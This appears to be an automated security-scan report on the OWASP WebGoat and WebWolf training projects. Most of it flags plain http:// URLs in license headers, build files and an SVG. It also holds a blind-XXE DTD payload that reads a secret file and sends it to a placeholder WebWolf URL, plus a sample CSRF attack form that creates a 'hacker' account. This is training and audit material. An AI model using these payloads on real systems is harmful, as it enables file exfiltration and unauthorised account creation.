webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Level Medium

```
2
3 <html xmlns:th="http://www.thymeleaf.org">
4

5    <link rel="stylesheet" type="text/css"
href="http://code.jquery.com/ui/1.9.1/themes/base/jquery-ui.css" />

6         <div class="lesson-page-wrapper">
7       <div class="adoc-content" th:replace="doc:VulnerableComponents_plan.adoc"></div>
8         </div>
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1

Level Medium

```
1 == Exploiting http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-7285[CVE-
2013-7285] (XStream)

2
3 WebGoat uses an XML document to add contacts to a contacts database.
4 [source,xml]
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6

Level Medium

```
3 === Commons Collections
4 In November of 2015, the Apache Commons Collections component latest release was 8 years old. Commons Collections was considered a reliable and stable component. A researcher found a way to exploit a ...
5

6 Ref: http://www.pcworld.com/article/3004633/business-security/thousands-of-java-applications-vulnerable-to-nine-month-old-remote-code-execution-exploit.html[Thousands of Java applications vulnerable t...

7
8
9 === Dinis Cruz and Alvaro Munoz exploit of XStream
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12

Level Medium

```
9
10 == What to do
11 * Generate an OSS Bill of Materials.

12 ** Use http://lmgtfy.com/?q=OSS+bill+of+materials[automated tooling]

13 * Baseline open source consumption in your organization.
14 * Develop an open source component risk management strategy to mitigate current risk and reduce future risk.
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5
```

```
6
```

webgoat-lessons/vulnerable-components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLessonTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webgoat-introduction/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-introduction</artifactId>
```

webgoat-lessons/webgoat-introduction/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-introduction</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:

Level Medium

```
7 /**
8 *
*************************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4 <div class="lesson-page-wrapper">
5    <div class="adoc-content" th:replace="doc:Introduction.adoc"></div>
```

webgoat-lessons/webgoat-lesson-template/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webgoat-lesson-template</artifactId>
```

webgoat-lessons/webgoat-lesson-template/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webgoat-lesson-template</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3    <div class="lesson-page-wrapper">
4       <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9

Level Medium

```
6
7 [source]
8 ----

9 <html xmlns:th="http://www.thymeleaf.org">

10
11   <div class="lesson-page-wrapper">
12    <div class="adoc-content" th:replace="doc:lesson-template-intro.adoc"></div>
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-

template-video.adoc:7

Level Medium

```
4
5 video::video/sample-video.m4v[width=480,start=5]
6


7 see http://asciidoctor.org/docs/asciidoc-syntax-quick-reference/#videos for more detail
on video syntax
```

webgoat-lessons/webwolf-introduction/pom.xml:1

Level Medium

```


1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"


2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webwolf-introduction</artifactId>
```

webgoat-lessons/webwolf-introduction/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"


2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">


3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webwolf-introduction</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
```

```
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4 <div class="lesson-page-wrapper">
5    <div class="adoc-content" th:replace="doc:IntroductionWebWolf.adoc"></div>
```

webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <link rel="stylesheet" type="text/css"
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>
5    <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/xxe/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>xxe</artifactId>
```

webgoat-lessons/xxe/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>xxe</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26

Level Medium

```
23 /**
24 *
*******************************************************************************
***
25 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
26 * please see http://www.owasp.org/

27 * <p>
28 * Copyright (c) 2002 - 20014 Bruce Mayhew
29 * <p>
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100

Level Medium

```
97 public String getSampleDTDFile() {
98     return "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"
99             + "<!ENTITY % file SYSTEM \"file:replace-this-by-webgoat-temp-
directory/XXE/secret.txt\">\n"

100             + "<!ENTITY % all \"<!ENTITY send SYSTEM 'http://replace-this-by-webwolf-
base-url/landing?text=%file;'>\">\n"

101             + "%all;";
102 }
103
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">
2
3 <script th:src="@{/lesson_js/xxe.js}" language="JavaScript"></script>
4
```

webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-server/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-server</artifactId>
```

webgoat-server/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webgoat-server</artifactId>
5    <packaging>jar</packaging>
```

webgoat-server/pom.xml:175

Level Medium

```
172 <artifactId>spring-boot-maven-plugin</artifactId>
173 <configuration>
174    <excludeDevtools>true</excludeDevtools>

175    <!-- See http://docs.spring.io/spring-boot/docs/current/reference/html/howto-build.html#howto-extract-specific-libraries-when-an-executable-jar-runs -->

176    <requiresUnpack>
177       <dependency>
178          <groupId>org.thymeleaf.extra</groupId>
```

webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

3  * please see http://www.owasp.org/

4  * <p>
5  * Copyright (c) 2002 - 2017 Bruce Mayhew
6  * <p>
```

webwolf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>webwolf</artifactId>
```

webwolf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webwolf</artifactId>
5   <packaging>jar</packaging>
```

webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118

Level Medium

```
115       }
116
117       modelAndView.addObject("files", uploadedFiles);

118       modelAndView.addObject("webwolf_url", "http://" + server + ":" + port);

119       return modelAndView;
120   }
121 }
```

webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3

Level Medium

```
1
2 /*

3  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

4  *
5  * Copyright (c) 2002 - 2019 Bruce Mayhew
6  *
```

webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/main/resources/i18n/messages.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webwolf/src/main/resources/static/images/wolf.svg:2

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
```

webwolf/src/main/resources/static/images/wolf.svg:4

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
6   xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   xmlns:svg="http://www.w3.org/2000/svg"
```

webwolf/src/main/resources/static/images/wolf.svg:5

Level Medium

```
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
6   xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   xmlns:svg="http://www.w3.org/2000/svg"
8   xmlns="http://www.w3.org/2000/svg"
```

webwolf/src/main/resources/static/images/wolf.svg:9

Level Medium

```
6 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7 xmlns:svg="http://www.w3.org/2000/svg"
8 xmlns="http://www.w3.org/2000/svg"
9 xmlns:sodipodi="http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd"
10 xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"
11 id="svg1363"
12 sodipodi:version="0.32"
```

webwolf/src/main/resources/static/images/wolf.svg:10

Level Medium

```
7 xmlns:svg="http://www.w3.org/2000/svg"
8 xmlns="http://www.w3.org/2000/svg"
9 xmlns:sodipodi="http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd"
10 xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"
11 id="svg1363"
12 sodipodi:version="0.32"
13 inkscape:version="0.46"
```

webwolf/src/main/resources/static/images/wolf.svg:27

Level Medium

```
24  rdf:about="">
25 <dc:format>image/svg+xml</dc:format>
26 <dc:type

27    rdf:resource="http://purl.org/dc/dcmitype/StillImage" />

28 <cc:license
29    rdf:resource="http://web.resource.org/cc/PublicDomain" />
30 <dc:description>Illustration to &amp;quot;Burial Mound&amp;quot; poem by Yanka Kupala.
Engraving by Arlen Kashkurevich.</dc:description>
```

webwolf/src/main/resources/static/images/wolf.svg:29

Level Medium

```
26 <dc:type
27    rdf:resource="http://purl.org/dc/dcmitype/StillImage" />
28 <cc:license

29    rdf:resource="http://web.resource.org/cc/PublicDomain" />

30 <dc:description>Illustration to &amp;quot;Burial Mound&amp;quot; poem by Yanka Kupala.
Engraving by Arlen Kashkurevich.</dc:description>
31 <dc:title>Wolf</dc:title>
32 <dc:creator>
```

webwolf/src/main/resources/static/images/wolf.svg:39

Level Medium

```
36   </dc:creator>
37 </cc:Work>
38 <cc:License
```

```
39   rdf:about="http://web.resource.org/cc/PublicDomain">


40  <cc:permits
41    rdf:resource="http://web.resource.org/cc/Reproduction" />
42  <cc:permits
```

webwolf/src/main/resources/static/images/wolf.svg:41

Level Medium

```
38 <cc:License
39   rdf:about="http://web.resource.org/cc/PublicDomain">
40  <cc:permits


41    rdf:resource="http://web.resource.org/cc/Reproduction" />


42  <cc:permits
43    rdf:resource="http://web.resource.org/cc/Distribution" />
44  <cc:permits
```

webwolf/src/main/resources/static/images/wolf.svg:43

Level Medium

```
40  <cc:permits
41    rdf:resource="http://web.resource.org/cc/Reproduction" />
42  <cc:permits


43    rdf:resource="http://web.resource.org/cc/Distribution" />


44  <cc:permits
45    rdf:resource="http://web.resource.org/cc/DerivativeWorks" />
46 </cc:License>
```

webwolf/src/main/resources/static/images/wolf.svg:45

Level Medium

```
42     <cc:permits
43       rdf:resource="http://web.resource.org/cc/Distribution" />
44     <cc:permits

45       rdf:resource="http://web.resource.org/cc/DerivativeWorks" />

46    </cc:License>
47   </rdf:RDF>
48 </metadata>
```

webwolf/src/main/resources/templates/error.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml"

3     xmlns:th="http://www.thymeleaf.org">

4 <head>
5    <title>WebWolf</title>
6    <div th:replace="fragments/header :: header-css"/>
```

webwolf/src/main/resources/templates/files.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/fragments/footer.html:2

Level Medium

```
1 <html xmlns="http://www.w3.org/1999/xhtml"

2     xmlns:th="http://www.thymeleaf.org">

3 <head>
4 </head>
5 <body>
```

webwolf/src/main/resources/templates/fragments/header.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org"
xmlns:sec="http://www.thymeleaf.org/thymeleaf-extras-springsecurity4">

2 <head>
3    <title>WebWolf</title>
4    <div th:fragment="header-css">
```

webwolf/src/main/resources/templates/home.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/login.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3 >
4 <head>
5    <title>WebWolf</title>
```

webwolf/src/main/resources/templates/mailbox.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <title>WebWolf</title>
5    <div th:replace="fragments/header :: header-css"/>
```

webwolf/src/main/resources/templates/registration.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/requests.html:2

Level Medium

```
1 <!DOCTYPE HTML>

2 <html xmlns:th="http://www.thymeleaf.org">

3 <head>
4    <div th:replace="fragments/header :: header-css"/>
5 </head>
```

webwolf/src/main/resources/templates/requests.html:21

Level Medium

```
18 <p>
19    Challenges in which you need to call your hacker machine WebWolf offers a simple
httpd
20    server functionality which only logs the incoming request. You can use the following
URL:

21    http://webwolf/landing/* and the incoming request will be available below.

22 </p>
23 <p>
24    This is by no means a substitution of httpd but it offers enough functionality to callback
to a safe
```

webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

Wrong access configuration (Config

files)

A1

Description

A microservice is run with root privileges in the container. While there's still some default protection left (Linux capabilities, either AppArmor or SELinux profiles) it removes one layer of protection. This extra layer broadens the attack surface. It also violates the least privilege principle and from the OWASP perspective is an insecure default.
For privileged containers (with privileged flag), a microservice breakout into the container is almost comparable to running without any container. Privileged containers endanger your whole host and all other containers.

Example

In this example a container is run with privileged flag:
docker run -t -i --privileged myimage

Recommendations

Configuring the container to use an unprivileged user is the best way to prevent privilege escalation attacks.
Always run your docker images with --security-opt=no-new-privileges in order to prevent privileges escalation using setuid or setgid binaries.
In Kubernetes Security Context, configure allowPrivilegeEscalation: false and RunAsNonRoot: true fields.

Links

1. OWASP Docker Security Cheat Sheet
2. CWE-250: Execution with Unnecessary Privileges
3. CWE-657: Violation of Secure Design Principles
4. OWASP Top 10 2017 A5:2017-Broken Access Control

Vulnerability Entries

webgoat-server/src/main/docker_rpi3/Dockerfile:1

Level Medium

```
1 # Baseimage specially for raspberry pi usage

2 FROM resin/rpi-raspbian:jessie
3 VOLUME /tmp
4 # Installing openjdk-8-headless like in the standard Webgoat Docker container
```

Cross-site request forgery (CSRF) (HTML5)

Description

Cross Site Request Forgery (CSRF) is possible.
Cross Site Request Forgery attacks take the eighth place in the “OWASP Top 10 2013” web application vulnerabilities ranking. CSRF is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user’s web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.
A possible attack scenario:
A victim visits the website created by attacker. Then the request is sent to another server (e.g. the server of the payment system) from victim’s face and carrying out some malicious action (e.g., transfer money to the account of the attacker). In order to implement this attack the victim should be authenticated on the server to send the request, and this request should not require any confirmation from the user that cannot be ignored or tampered with the attacking script.

Example

In the following example, the web application allows administrators to create new accounts:

```
<form method="POST" action="/new_user">
 Name of new user: <input type="text" name="username">
 Password for new user: <input type="password" name="user_passwd">
  <input type="submit" name="action" value="Create User">
</form>
```

An attacker can create a malicious web site that contains the following code:

```
<form method="POST" action="http://www.example.com/new_user">
 <input type="hidden" name="username" value="hacker">
 <input type="hidden" name="user_passwd" value="hacked">
```

```
</form>
<script>
 document.usr_form.submit();
</script>
```

